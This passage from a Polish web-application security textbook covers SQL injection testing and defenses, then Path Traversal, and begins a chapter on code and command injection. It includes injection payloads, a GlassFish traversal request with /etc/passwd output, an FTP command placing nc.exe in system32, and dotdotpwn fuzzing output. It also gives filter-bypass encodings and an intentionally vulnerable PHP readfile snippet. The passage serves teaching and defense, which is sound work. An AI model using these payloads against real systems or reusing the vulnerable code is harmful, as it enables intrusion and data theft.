jest dopuszczalne. Natomiast w ostatnim celowo podajemy błędną nazwę kolumny (możemy niemal w ciemno zakładać, że kolumna <code>nameqweqwe</code> nie będzie istnieć).</p> <p>Będziemy mieli podstawy przypuszczać, że podatność <i>SQL Injection</i> występuje, jeśli aplikacja zachowa się tak samo dla wszystkich powyższych przypadków z wyjątkiem ostatniego.</p>
<p>Mapowanie parametrów na kolumny (np. <code>user[city]=Warszawa</code>)</p>	<p>W niektórych aplikacjach można spotkać się z szeregiem parametrów w postaci np.:</p> <pre>user[city]=Warszawa&amp;user[email]=a@localhost</pre> <p>Nie można wykluczyć, że dla ułatwienia napisania aplikacji została ona zaprogramowana w taki sposób, iż wartości znajdujące się wewnątrz nawiasów kwadratowych są mapowane bezpośrednio na nazwy kolumn w bazie danych. Powyższe wartości parametrów mogą więc wygenerować zapytanie podobne do:</p> <pre>SELECT ... WHERE city='Warszawa' AND email='a@localhost'</pre> <p>Na <i>SQL Injection</i> mogą być podatne nie tylko wartości parametrów, to samo dotyczy także ich nazwy.</p> <p>Pierwszym testem może być użycie komentarza za nazwą parametru, np.</p> <pre>user[city/**/]=Warszawa</pre>

TYP POLA	PODSTAWOWE TESTY
Mapowanie parametrów na kolumny (np. user[city]=Warszawa)	<p>Jeśli aplikacja jest podatna, wówczas komentarz nie powinien w żaden sposób zmienić zachowania aplikacji – tj. powinna zwrócić dokładnie to samo co bez niego.</p> <p>Jeśli okaże się, że rzeczywiście tak jest, wewnątrz nawiasów kwadratowych można umieścić całe zapytanie SQL, np.:</p> <pre>user[city%3Dcity AND 1%3D2--]=x</pre> <p>co wygeneruje zapytanie:</p> <pre>SELECT ... WHERE city=city AND 1=2--</pre> <p>Jeśli więc w odpowiedzi dostaniemy zero wyników, a dla AND 1=1 otrzymamy jakieś wyniki, wówczas udowodnimy, że podatność <i>SQL Injection</i> występuje.</p>

## Second-order SQL Injection

Szczególnym przypadkiem podatności jest tzw. *second-order SQL Injection*. Jest to sytuacja, w której *SQL Injection* nie występuje bezpośrednio w odpowiedzi na zapytanie HTTP, ale pewne dane są zapisywane – i dopiero w odpowiedzi na inne zapytanie pojawia się podatność. Poniżej przykład:

1. W aplikacji jest zapytanie zapisujące nazwę użytkownika w bazie. Jest ono zabezpieczone przed *SQL Injection*.
2. W aplikacji jest zapytanie pobierające komentarze dodane przez użytkownika na bazie jego id. Aplikacja wykonuje więc dwa zapytania:
  - a. pobiera nazwę użytkownika po id,
  - b. przeszukuje tabelę z komentarzami, wykorzystując nazwę użytkownika z poprzedniego kroku.

Zwykły użytkownik aplikacji może utworzyć użytkownika np. o nazwie John. Gdy później próbuje pobrać komentarze, podając w parametrze np. id=4, aplikacja wykonuje dwa zapytania:

1. `SELECT username FROM users WHERE id=4` – to zapytanie zwraca nazwę użytkownika John.
2. `SELECT * FROM comments WHERE username= ' John '` – to zapytanie wykorzystuje dane pobrane z poprzedniego zapytania.

Scenariusz ataku wygląda z kolei następująco:

1. Napastnik ustawia nazwę użytkownika na John ' OR 1=1--
2. Napastnik korzysta z funkcji wyszukiwania komentarzy. Aplikacja generuje zapytanie skutkujące *SQL Injection*: `SELECT * FROM comments WHERE username= ' John ' OR 1=1--`

Wpisanie fragmentu zapytania SQL i jego realne wykonanie odbywa się więc w dwóch różnych zapytaniach.

Dlatego, testując aplikację pod kątem *SQL Injection*, należy pamiętać o takiej możliwości – i w przypadku zapisu pewnych danych z aplikacji próbować wypełniać je treścią pozwalającą na identyfikację tej podatności.

## **METODY OCHRONY PRZED SQL INJECTION**

Ochrona przed atakiem *SQL Injection* może odbywać się na dwóch głównych warstwach: programistycznej i infrastrukturalnej. W dalszej części zastanowimy się nad dobrymi praktykami z obu tych perspektyw.

### **Zapytania parametryzowane**

Najbardziej podstawową i najbardziej zalecaną metodą ochrony przed *SQL Injection* są zapytania parametryzowane. W każdym silniku bazodanowym i każdym języku programowania sposoby na parametryzację zapytań są podobne, choć mogą się różnić pewnymi szczegółami.

*Listing 5. Przykład koncepcji zapytań parametryzowanych (w pseudokodzie)*

```
query = "SELECT * FROM users WHERE username = ? OR email = ?"
stmt = Database.prepareStatement(query)
stmt.setString(1, username)
stmt.setString(2, email)
stmt.execute()
```

W listingu 5 pokazano przykład wykorzystania zapytań parametryzowanych. Zdefiniowana została zmienna `query`, zawierająca zapytanie SQL, w którym miejsca przeznaczone do podania danych przez użytkownika zostały zastąpione znakami zapytania. W dalszej części kodu definiujemy, że w miejscu pierwszego pytajnika powinna znaleźć się zawartość zmiennej `username`, a w miejscu drugiego – zmienna `email`. Ponieważ nie jest stosowana konkatencja ciągów znaków, ryzyko wprowadzenia podatności *SQL Injection* zostało ograniczone.

O ile najpowszechniej w zapytaniach parametryzowanych stosuje się pytajniki, o tyle w zależności od używanej bazy danych i języka programowania mogą wystąpić odmienne formaty parametryzacji. Wśród innych spotykanych opcji znajduje się znak dwukropka przed nazwą parametru (np. `username = :username`) lub małpki (`username = @username`). Konkretnie rekomendacje dotyczące różnych języków programowania można znaleźć na stronach OWASP<sup>4</sup> lub Bobby Tables<sup>5</sup>.

Pomimo że parametryzacja zapytań jest bardzo powszechna, nadal występuje jedno charakterystyczne miejsce w aplikacji, w którym często spotykamy się z *SQL Injection* – jest nim `ORDER BY`. Załóżmy, że aplikacja przyjmuje parametr `sort=name`, przy czym `name` to nazwa kolumny, według której mają zostać posortowane wyniki. Na tej kolumnie budowane jest zapytanie parametryzowane:

```
SELECT ... ORDER BY ?
```

Okazuje się, że tak zbudowane zapytanie nie będzie działać zgodnie z intencją programisty, tj. baza danych potraktuje wartość wstawioną w miejscu pytajnika jako ciąg znaków, a nie jako nazwę kolumny. Bazując na doświadczeniach z testów bezpieczeństwa, można wnioskować, że niektórzy programiści, odkrywszy, że parametryzacja nie działa z sortowaniem, po prostu rozwiązali problem, stosując konkatencję.

Praktycznym rozwiązaniem tego problemu jest wprowadzenie listy dopuszczalnych wartości kolumn, według których można sortować, jak to pokazano w listingu 6. Założono, że jeśli użytkownik poda niepoprawną nazwę kolumny, wówczas domyślnie sortuje się według kolumny `name`.

*Listing 6. Pseudokod obrazujący fragment implementacji sortowania według dowolnej kolumny*

```
ALLOWED_COLUMNS = ["name", "surname", "age"]
if sort_column not in ALLOWED_COLUMNS:
    sort_column = "name"
```

Inna możliwość to dopuszczanie tylko wartości liczbowych w wartości parametru określającego kolumnę, według której dane mają zostać posortowane, jako że w wyrażeniu `ORDER BY` może znaleźć się nie tylko nazwa kolumny, ale również jej indeks.

## Walidacja typów danych

Jednym z typowych zaleceń, jeśli chodzi o zabezpieczenie się przed różnorodnymi podatnościami w aplikacjach webowych, jest walidacja typów danych przyjmowanych od użytkownika. Taka zasada może też zostać zastosowana jako jeden z elementów ochrony przed *SQL Injection*, choć wcale nie wyklucza korzystania z parametryzacji.

Walidacja typów danych polega na weryfikacji, czy dane, które podał użytkownik, są dokładnie w takim formacie, jak oczekujemy, np.:

- ▶ czy pole `id` jest liczbą,
- ▶ czy pole z datą ma format `yyyy-mm-dd`,
- ▶ czy kod pocztowy ma format `xx-xxx`,
- ▶ czy PESEL jest liczbą 11-cyfrową z właściwą cyfrą kontrolną.

## Stosowanie systemów klasy ORM

Systemy klasy ORM (*Object-relational mapping*) zdejmują *de facto* z programistów aplikacji odpowiedzialność za pisanie zapytań SQL i generują je w pełni automatycznie. Odbywa się to poprzez zdefiniowanie mapowania pomiędzy klasami w aplikacji a tabelami w bazie danych. Popularne systemy ORM to m.in. Hibernate, NHibernate, Dapper, Doctrine czy Entity Framework.

W praktycznie każdym systemie ORM istnieje jednak możliwość definiowania treści zapytań w języku specyficznym dla tego ORM-a (np. w Hibernate jest to *HQL – Hibernate Query Language*). Jeśli korzystamy w aplikacji z możliwości użycia takiego języka, miejmy na uwadze, że wracają bardzo zbliżone problemy jak *SQL Injection*. Istnieje np. już opisana podatność *HQL Injection*<sup>6</sup>!

## Hardening bazy danych

Nawet jeśli stosowane są zabezpieczenia na poziomie aplikacyjnym, zawsze istnieje możliwość, że *SQL Injection* „prześlizgnie” się do aplikacji. Aby więc zapobiec potencjalnym szkodom wyrządzonym przez tę podatność, zaleca się przeprowadzenie hardeningu również samej bazy danych.

Szczegóły hardeningu bardzo mocno zależą od konkretnego silnika bazodanowego, poniżej przedstawiono jednak pewne ogólne dobre zasady.

### DOBRE PRAKTYKI: HARDENING BAZY DANYCH

- ▶ Aplikacja nie powinna łączyć się z bazą danych z uprawnieniami użytkownika administracyjnego bazy.
- ▶ W miarę możliwości należy stosować separację użytkowników na poziomie bazy danych (lub nawet separację samych baz). Przykładowo, jeśli w bazie są tabele `users` i `blog_posts`, to uprawnienia do ich odczytu mogą mieć dwaj różni użytkownicy. Dzięki temu, jeśli nawet w funkcjonalności czytania postów na blogu wystąpi podatność *SQL Injection*, to ze względu na brak uprawnień nie będzie jej można wykorzystać do przeczytania haseł użytkowników.
- ▶ *Stacked queries* powinny być wyłączone.
- ▶ Należy wyłączyć potencjalnie niebezpieczne procedury, takie jak `xp_cmdshell` w SQL Serverze, w wyniku których może dochodzić do poważniejszych podatności.
- ▶ Proces bazy danych w systemie operacyjnym nie powinien działać na uprawnieniach `root`.

Więcej na temat zaleceń hardeningowych można znaleźć m.in. na stronach CIS Benchmarks<sup>7</sup>.

## PODSUMOWANIE

*SQL Injection* jest jedną z najpopularniejszych i najpoważniejszych podatności aplikacji webowych. Zazwyczaj wykorzystywana jest do odczytu dowolnych danych z bazy (jak loginy i hasła użytkowników), jednak – w zależności od zastosowanych technologii – atak może pozwolić również na zmianę danych, zapis plików na dysku czy nawet wykonywanie dowolnych poleceń systemu operacyjnego.

Ochroną przed *SQL Injection* jest przede wszystkim wdrożenie zapytań parametryzowanych, choć dobrą praktyką bezpieczeństwa jest również stosowanie dodatkowego hardeningu zarówno samej bazy danych, jak i jej systemu operacyjnego.



- 1 *Short-circuit evaluation* [w:] *Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/Short-circuit\\_evaluation](https://en.wikipedia.org/wiki/Short-circuit_evaluation)
- 2 *COPY* [w:] *PostgreSQL: The World's Most Advanced Open Source Relational Database*, <https://www.postgresql.org/docs/current/sql-copy.html>
- 3 *PostgreSQL 11.4, 10.9, 9.6.14, 9.5.18, 9.4.23, and 12 Beta 2 Released!*, <https://www.postgresql.org/about/news/1949/>
- 4 OWASP, *Query Parameterization Cheat Sheet*, [https://cheatsheetseries.owasp.org/cheatsheets/Query\\_Parameterization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)
- 5 *Bobby Tables: A guide to preventing SQL injection*, <https://bobby-tables.com/>
- 6 *Exploiting a HQL Injection*, <https://medium.com/@SecurityBender/exploiting-a-hql-injection-895f93d06718>
- 7 *CIS Benchmarks*, <https://www.cisecurity.org/cis-benchmarks/>

**Marcin Piosek**

# Podatność Path Traversal



## **WSTĘP**

Atak *Path Traversal* może być przeprowadzony w sytuacji, gdy podatna aplikacja pozwala na niekontrolowany dostęp do plików oraz katalogów, do których w normalnych warunkach użytkownik nie powinien mieć uprawnień. Wektorem ataku są parametry przekazywane do aplikacji, reprezentujące ścieżki do zasobów, na których mają zostać wykonane określone operacje – odczyt, zapis, listowanie zawartości katalogu. Manipulacja ścieżką odbywa się np. poprzez dodawanie ciągu znaków `../` (kropka, kropka, ukośnik).

W literaturze przedmiotu można spotkać się z innymi określeniami tej podatności: *Directory Traversal* lub *dot dot slash attack*. Powodzenie ataku determinuje zarówno brak lub niewystarczająca walidacja danych wejściowych do aplikacji, jak i błędy konfiguracyjne – niepoprawne uprawnienia do plików i katalogów. Udana próba wykorzystania podatności skutkuje możliwością odczytania zawartości katalogów oraz plików, do których atakujący nie powinien mieć dostępu (np. pliki konfiguracyjne zawierające dane dostępowe do zewnętrznych usług). Atak nie jest charakterystyczny dla jednej grupy technologii (np. PHP). *Path Traversal* często stanowi element innych ataków, np. LFI (*Local File Inclusion*)<sup>1</sup>.

## **LOGIKA PODATNOŚCI**

Standardowy przykład kodu PHP, w którym występuje podatność na *Path Traversal* wygląda np. tak:

```
<?php
readfile("document/" . $_GET["file"]);
```

Do funkcji `readfile` przekazywana jest wartość parametru `file`, pobierana bezpośrednio z adresu URL. Wykorzystanie takiego kodu skutkuje tym, że manipulując wartością parametru `file`, można odczytać dowolny plik z serwera, na którym uruchomiona jest podatna aplikacja. Jedyne ograniczeniem będą uprawnienia, z jakimi uruchomiony jest serwer HTTP. Podobne przykłady kodu można przygotować dla każdej innej technologii oraz języka programowania.

## **ZAGROŻENIA**

Występowanie w aplikacji podatności *Path Traversal* wiąże się z kilkoma zagrożeniami. Najważniejsze z nich zostały omówione poniżej.

## Ujawnienie nadmiarowych informacji

Dzięki udanemu atakowi z wykorzystaniem podatności *Path Traversal* możliwe jest m.in. uzyskanie nieautoryzowanego dostępu do plików przechowywanych w systemie plików oraz – w specyficznych sytuacjach – wylistowanie zawartości dowolnego katalogu. Atakujący uzyskuje wówczas dodatkowe informacje o architekturze aplikacji (struktura plików oraz katalogów). Ta wiedza może zostać wykorzystana np. do odkrycia elementów testowanego systemu, które znajdują się w tzw. głębokim ukryciu<sup>2</sup>.

Innym możliwym scenariuszem ataku jest odczytanie zawartości plików rejestrujących historię wykonywanych komend na serwerze (np. `.bash_history`). Uzyskanie dostępu do tego typu plików może prowadzić do ujawnienia danych dostępowych zarówno do lokalnych, jak i zewnętrznych usług (np. hasła do serwera bazy danych).

## Ujawnienie plików konfiguracyjnych

Mimo że istnieje wyraźne podobieństwo do omówionych powyżej zagrożeń, należy w osobnym punkcie wspomnieć o potencjalnym dostępie do plików konfiguracyjnych. Zagrożenie to może być szczególnie ważne w przypadku, gdy atakujący uzyska wgląd do informacji o usługach, które nie są dostępne bezpośrednio z zewnątrz.

Ciekawym przykładem jest podatność pozwalająca na wylistowanie informacji o `VHostach`<sup>3</sup> serwera Apache. Wprawdzie atakujący może nie posiadać wiedzy o innych aplikacjach uruchomionych na serwerze, ale dzięki wylistowaniu takiej konfiguracji uzyska informacje o innych elementach systemu. Zwiększy się w ten sposób powierzchnia ataku.

## Zdalne wykonanie kodu

Podatności związane z *Path Traversal* nie ograniczają się tylko do możliwości odczytu plików. Jeżeli aplikacja w niepoprawny sposób waliduje dane podczas wgrywania plików na serwer, może dojść do sytuacji, w której atakujący będzie miał wpływ na ścieżkę zapisu pliku na serwerze. To z kolei, w zależności od konfiguracji serwera, pozwoli na umieszczenie pliku w dowolnym miejscu drzewa katalogów. W sprzyjających warunkach atakujący będzie mógł dzięki temu umieścić plik zawierający dowolny kod w zasobie osiągalnym z poziomu serwera WWW, a następnie odwołać się do tego pliku i wykonać skrypt, przejmując w ten sposób dostęp do serwera. W tym miejscu należy oczywiście przypomnieć o ograniczeniach związanych z uprawnieniami, na jakich wykonywana jest operacja zapisu.

## Szersze spojrzenie na problem

*Path Traversal* występuje niekiedy nie tylko w parametrze przekazywanym do aplikacji (lub nagłówkach), ale także w samym adresie URL. W ten sposób przejście np. pod adres `http://vuln-app/../../../../etc/passwd` umożliwi odczytanie dowolnego pliku z serwera.

Przyczyną takiej podatności może być zarówno błąd serwera WWW, jak i nieodpowiednio wdrożony routing aplikacji. Należy pamiętać o tym, że podatność na

omawiany atak może pojawić się nie tylko w aplikacji WWW. Atak ten można przeprowadzić wszędzie tam, gdzie w niepoprawny sposób waliduje się dane wejściowe, które później służą do odczytu plików lub katalogów. Jak zostało wspomniane, *Path Traversal* może stanowić część innego ataku. Przykładem może być podatność *XXE (XML External Entity Processing)*\* występująca w aplikacji, w której przekazanie odpowiednio spreparowanego pliku XML umożliwi odczytanie zawartości katalogu lub wybranego pliku.

## PRZYKŁADY PODATNOŚCI

Bazy agregujące dane dotyczące podatności w oprogramowaniu pełne są informacjami<sup>4</sup> o lukach pozwalających na przeprowadzenie ataku *Path Traversal*. Należy podkreślić, że ta klasa podatności jest znana od lat, a mimo to nadal publikowane są informacje o nowych błędach z niej wynikających.

### GlassFish Server

W sierpniu 2015 roku opublikowano informację o *Path Traversal* w popularnym serwerze aplikacji GlassFish<sup>5</sup>. Przejście pod odpowiednio spreparowany adres URL<sup>6</sup> powodowało, że możliwe było odczytanie dowolnego pliku z dysku, na którym uruchomione było to oprogramowanie.

*Listing 1. Atak na serwer GlassFish*

```
GET /theme/%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%
c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%
c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%afetc%c0%
afpasswd HTTP/1.1
Host: 127.0.0.1:4848
Accept: */*
Accept-Language: en
Connection: close
```

W odpowiedzi aplikacja zwracała zawartość pliku `/etc/passwd`:

*Listing 2. Zawartość pliku `/etc/passwd`*

```
HTTP/1.1 200 OK
Server: GlassFish Server Open Source Edition 4.1
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.1
Java/Oracle Corporation/1.7)
Last-Modified: Tue, 13 Jan 2015 10:00:00 GMT
Date: Tue, 10 Jan 2015 10:00:00 GMT
Connection: close
```

\* Zob. rozdz. Pułapki w przetwarzaniu plików XML.

Content-Length: 1087

```
root:!:16436:0:99999:7:::
daemon*:16273:0:99999:7:::
bin*:16273:0:99999:7:::
sys*:16273:0:99999:7:::
sync*:16273:0:99999:7:::
[...]
```

Co ważne, podatność ta dotyczyła zarówno serwerów uruchomionych w środowisku Linux, jak i Windows.

### ColoradoFTP 1.3

Jak już wspomniano, *Path Traversal* nie dotyczy jedynie aplikacji WWW. Dość często przypadłość ta pojawia się również w serwerach FTP. Przykładowo w oprogramowaniu ColoradoFTP<sup>7</sup> – dodając odpowiedni ciąg znaków – można było uzyskać dostęp do plików spoza głównego katalogu serwera. Natomiast wykonanie komendy `ftp> put nc.exe \\.\.\\.\.\\.\.\\Windows\\system32\\nc.exe` powodowało wgranie pliku binarnego do katalogu `system32`.

## TESTOWANIE


Podobnie jak każda inna podatność w aplikacjach (np. *SQL Injection*, *XSS*), *Path Traversal* może wystąpić w dowolnym elemencie oprogramowania lub funkcji. Nie ma miejsca, które można pominąć podczas weryfikacji. Niemniej istnieją funkcje, które w szczególnie sposób narażone są na ten atak:

- ▶ pobieranie plików z serwera,
- ▶ wczytywanie konfiguracji aplikacji (style, szablony, język interfejsu),
- ▶ wgrywanie plików na serwer.

Podstawową metodą testowania, jaką można wykorzystać, jest zastosowanie zwykłego proxy HTTP, np. Burp Suite. Manipulując zapytaniem – dodając ciąg znaków `../` do parametrów reprezentujących ścieżki do plików oraz katalogów – możemy próbować wyszukiwać podatności (rysunek 1).

### Automatyzacja

Podatności na *Path Traversal* można szukać ręcznie lub powierzyć skanerom automatycznym. Przykładem prostego narzędzia jest `dotdotpwn`<sup>8</sup> – skrypt, który przeprowadza podstawowy fuzzing i na podstawie analizy odpowiedzi aplikacji jest w stanie ustalić, czy testowana aplikacja jest podatna.



Rysunek 1. Manipulacja parametrami przekazywanymi do aplikacji

Listing 3. Fuzzing przeprowadzony narzędziem dotdotpwn

```
root@kali:~# dotdotpwn -m http-url -u http://localhost/pt/?file=upload/TRAVERSAL
-k "root:" -b -q
[+] Report name: Reports/localhost_09-27-2016_02-56.txt
[===== TARGET INFORMATION =====]
[+] Hostname: localhost
[+] Protocol: http
[+] Port: 80
[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 19680
[===== TESTING RESULTS =====]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
[+] Replacing "TRAVERSAL" with the traversals created and sending
. .
[*] Testing URL: http://localhost/pt/?file=upload/../../../../../../../../etc/passwd
<- VULNERABLE
[+] Fuzz testing finished after 0
```

## Omijanie filtrów

Z uwagi na fakt, że *Path Traversal* nie jest nową podatnością w świecie bezpieczeństwa IT, większość oprogramowania klasy IDS wykrywa tego typu ataki. Oprogramowanie takie jak IPS czy WAF stara się aktywnie przeciwdziałać próbom wykorzystania podatności poprzez blokowanie zapytań zawierających znane ciągi znaków (../ oraz jego wariacje i powielone wystąpienia). W takim przypadku podatność w aplikacji może nadal istnieć, jednak testujący „odbija” się od dodatkowej warstwy zabezpieczającej. Tego typu filtry działają zawsze na bazie czarnych list (ang. *black-list*). Podstawowe formy omijania takich filtrów zaprezentowano w tabeli 1.

Tabela 1. Omijanie filtrów w czasie ataku *Path Traversal*

PAYLOAD	REPREZENTACJA
%2e%2e%2f	../
%2e%2e/	../
..%2f	../
%2e%2e%5c	..\
%252e%252e%255c	..\
..%255c	..\
..%c0%af	..\
..%c1%9c	..\

## Ochrona

Główną formą ochrony przed omawianą podatnością jest odpowiednia walidacja danych wejściowych. Zalecaną praktyką jest dopuszczanie tylko wartości, które zawierają dane z tzw. białej listy (ang. *whitelist*). Dodatkowo przed odczytaniem pliku z dysku należy się upewnić, czy ścieżka na pewno odwołuje się do prawidłowego katalogu. Jeżeli to możliwe, zaleca się również wykorzystanie mechanizmów polegających na identyfikacji plików na dysku, np. poprzez unikalne identyfikatory (UUID, *universally unique identifier*). Ponadto należy pamiętać o weryfikacji uprawnień do plików (np. odpowiednie uprawnienia, z jakimi uruchomiony jest serwer WWW).

## Blokowanie ataku poprzez podmianę tekstu

W aplikacjach WWW można spotkać się z zabezpieczeniem polegającym na wyszukiwaniu w ścieżce do pliku wystąpienia ciągu ../. Zabezpieczenie polega na usunięciu takich ciągów z tekstu reprezentującego nazwę pliku lub ścieżkę do niego. Jest to dość niefortunne rozwiązanie, ponieważ poprzez prostą manipulację zabezpieczenie jest łatwe do pokonania. Jeśli prześlemy aplikacji poniższy ciąg znaków, tylko jego środkowa część zostanie usunięta: ...../. Usunięcie tego ciągu ze ścieżki nie uchroni przed podatnością, ponieważ dalej będzie się w niej znajdował ciąg ../.

## Modelowanie zagrożeń

W przypadku gdy aplikacja wykonuje operacje na plikach lub katalogach, równocześnie wykorzystując w tym procesie dane pochodzące z niezaufanych źródeł, warto postawić kilka pytań:

### DOBRE PRAKTYKI: UNIKANIE PODATNOŚCI PATH TRAVERSAL

- ▶ Czy dane wykorzystywane przy operacjach na plikach oraz katalogach są w odpowiedni sposób walidowane?
- ▶ Czy funkcje umożliwiające wgrywanie plików na serwer nie pozwalają na manipulację ścieżką, pod którą zostanie zapisany plik?
- ▶ Czy wykorzystywane komponenty aplikacji (np. zewnętrzne skrypty) zostały sprawdzone pod kątem podatności na *Path Traversal*?

## PODSUMOWANIE

Atak *Path Traversal* nie jest nowinką, ponadto – podobnie jak w przypadku większości podatności – ochrona przed nim sprowadza się do wdrożenia odpowiedniej walidacji danych wejściowych do aplikacji. Bazy gromadzące informacje o błędach w aplikacjach pokazują jednak, że z pewnością nie jest to podatność, o której można już zapomnieć. Nowe aplikacje wciąż pozwalają na skuteczne przeprowadzenie tego ataku, a w konsekwencji – na nieuprawniony dostęp do zasobów, a nawet zdalne wykonanie kodu.



- 1 OWASP, *Testing for Local File Inclusion*, [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion)
- 2 *Głębokie ukrycie* [w:] *Wikipedia, wolna encyklopedia*, [https://pl.wikipedia.org/wiki/G%C5%82%C4%99bokie\\_ukrycie](https://pl.wikipedia.org/wiki/G%C5%82%C4%99bokie_ukrycie)
- 3 Apache, VirtualHost Examples, <https://httpd.apache.org/docs/2.4/vhosts/examples.html>
- 4 Exploit Database, <https://www.exploit-db.com/search?text=directory+traversal>
- 5 Oracle, Application Development, <https://www.oracle.com/middleware/technologies/glassfish-server.html>
- 6 *Oracle GlassFish Server 4.1 – Directory Traversal*, <https://www.exploit-db.com/exploits/39441>
- 7 *ColoradoFTP 1.3 Prime Edition (Build 8) – Directory Traversal*, <https://www.exploit-db.com/exploits/40231>
- 8 *Kali Tools: dotdotpwn Package Description*, <https://tools.kali.org/information-gathering/dotdotpwn>

**Marcin Piosek**

# Code Injection i Command Injection – przegląd wektorów ataku w aplikacjach webowych



## **WSTĘP**

Poziom bezpieczeństwa aplikacji webowych zależy od tego, jak wielu błędom uda się zapobiec na etapie tworzenia założeń i pisania kodu. Jedną z głównych cech, według której kategoryzuje się zagrożenia, jest ryzyko generowane przez rozwiązania wybrane na etapie tworzenia aplikacji. Wśród najpoważniejszych błędów zagrażających aplikacjom wymienia się podatności, które mogą doprowadzić do *Code* lub *Command Injection*.

W tym rozdziale omówię podstawowe wektory ataków, przy użyciu których może dojść do nieautoryzowanego wykonania kodu lub poleceń systemowych na serwerze, na którym została uruchomiona podatna aplikacja.

## **CZYM JEST CODE INJECTION ORAZ COMMAND INJECTION?**

Podatność *Code Injection* występuje, gdy poprzez manipulację parametrami wejściowymi przekazywanymi do aplikacji możliwe jest doprowadzenie do nieautoryzowanego wykonania kodu po stronie serwera podatnej aplikacji. *Code Injection*, podobnie jak większość innych błędów w aplikacjach, wynika wprost z niepoprawnej obsługi (walidacji) danych przekazywanych do aplikacji przez użytkownika.

Podatność *Command Injection* od *Code Injection* różni się tym, że w przypadku tej drugiej wstrzykiwany jest kod (np. PHP, Python, JavaScript itd.). Natomiast w przypadku *Command Injection* – konkretne polecenia wybranego systemu (np. Linux, Windows itd.) zostają uruchomione na serwerze w wyniku błędnie przygotowanej aplikacji.

W obu przypadkach atakujący uzyskuje możliwość wykonywania na serwerze dowolnych operacji na takich samych prawach, jakie posiadałby użytkownik, z którego uprawnieniami uruchamia się podatna aplikacja (np. *www-data*, *tomcat* itd.). Administratorzy starają się ograniczyć wykonywanie niepożądanych operacji na serwerach, blokując możliwość wywołania konkretnych funkcji (np. *exec* czy *shell\_exec*). Nie zapewnia to jednak stuprocentowej ochrony, a jedynie utrudnia zadanie atakującemu.

Przed zapoznaniem się z konkretnymi wektorami ataków zastanówmy się, w jaki sposób uchronić się przed tego typu zagrożeniami. Odpowiedź w teorii jest jasna, praktyka pokazuje jednak, że stosowanie kilku prostych zasad może nastroczać nie- małych problemów.

### DOBRE PRAKTYKI: UNIKANIE CODE INJECTION I COMMAND INJECTION

Wszystkie dane odbierane na wejściu aplikacji (np. z parametrów URL lub ciała zapytania POST) powinny być weryfikowane pod kątem:

- ▶ dopuszczalnych znaków, jakie mogą wystąpić w danej zmiennej,
- ▶ dopuszczalnej długości danych,
- ▶ dopuszczalnego formatu danych,
- ▶ dopuszczalnego typu danych.

Zastosowanie się do powyższych zaleceń powinno zapewnić ochronę nie tylko przed *Code* czy *Command Injection*, ale także szeregiem innych błędów i podatności. Oczywiście, w tym miejscu należy zaznaczyć, że przygotowanie odpowiednich fragmentów kodu weryfikujących te wymagania może być łatwe w przypadku wartości reprezentowanych przez typy proste zmiennych – liczby całkowite, ciągi znaków. Zadanie może ulec znacznej komplikacji, gdy walidowane muszą być złożone struktury danych przesyłane np. w formacie XML. Należy jednak pamiętać o tym, aby proces weryfikacji danych zaimplementować zgodnie z dobrymi praktykami bezpieczeństwa. Bywają przypadki, że wadliwy kod odpowiedzialny za walidację danych sam w sobie może stanowić zagrożenie.

Co jednak, jeżeli programiści, tworząc aplikację, nie dostosowali się do przedstawionych zaleceń?

## WEKTORY ATAKÓW

Przypadków, w których może powstać podatność umożliwiająca *Code Injection* oraz *Command Injection*, jest wiele. Przyjrzyjmy się więc najważniejszym i najczęściej wykorzystywanym wektorom tych ataków.

### Formalność – Eval

